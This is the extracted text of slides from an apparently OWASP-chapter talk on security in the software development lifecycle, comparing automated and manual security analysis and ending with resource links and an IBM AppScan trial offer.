- Automated analysis
 - Strengths
 - Technical vulnerabilities
 - Scale and cost
 - Weaknesses
 - Architectural and logical design flaws
- Manual analysis
 - Strengths
 - The "human factor"
 - Design flaws
 - Weaknesses
 - Costly (time and money)






Security Considerations in the SDLC

People

Process

Technology

San Francisco Chapter






Outsourcing?

People

Process

Technology





Foundation Components




- Playbook
 - Corporate Policy
 - Exception Handling
- Resource Library
 - Security Principles
 - Threat Classification
 - Certified Components
 - Feedback Mechanism (Inside, Outside)





Application Security – When?

People
Process
Technology








Financial Impact

People
Process
Technology








Security Testing In the Software Lifecycle

People
Process
Technology








Application Security Maturity Model Phase 1 Phase 2 Phase 2

People Process

Technology



Criticality & Risk of App.

Low

% Applications Tested

High



Q & A

Questions?



Additional Resources

- OWASP
 - www.owasp.org
 - Top Ten List
 - Secure Development
- Web Application Security Consortium
 - www.webappsec.org
 - Threat Classification
 - Web Hacking Incidents Database



Additional Resources

- Download free trial of IBM Rational AppScan 7.7: http://www.ibm.com/developerworks/downloads/r/appscan/
- Library: Whitepapers, analyst reports, brochures, etc: http://www-306.ibm.com/software/rational/sw-library/
- IBM Rational upcoming events:
 http://www-306.ibm.com/software/rational/events_1.html



Thanks for joining me today!

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www-306.ibm.com/software/rational/offerings/websecurity/

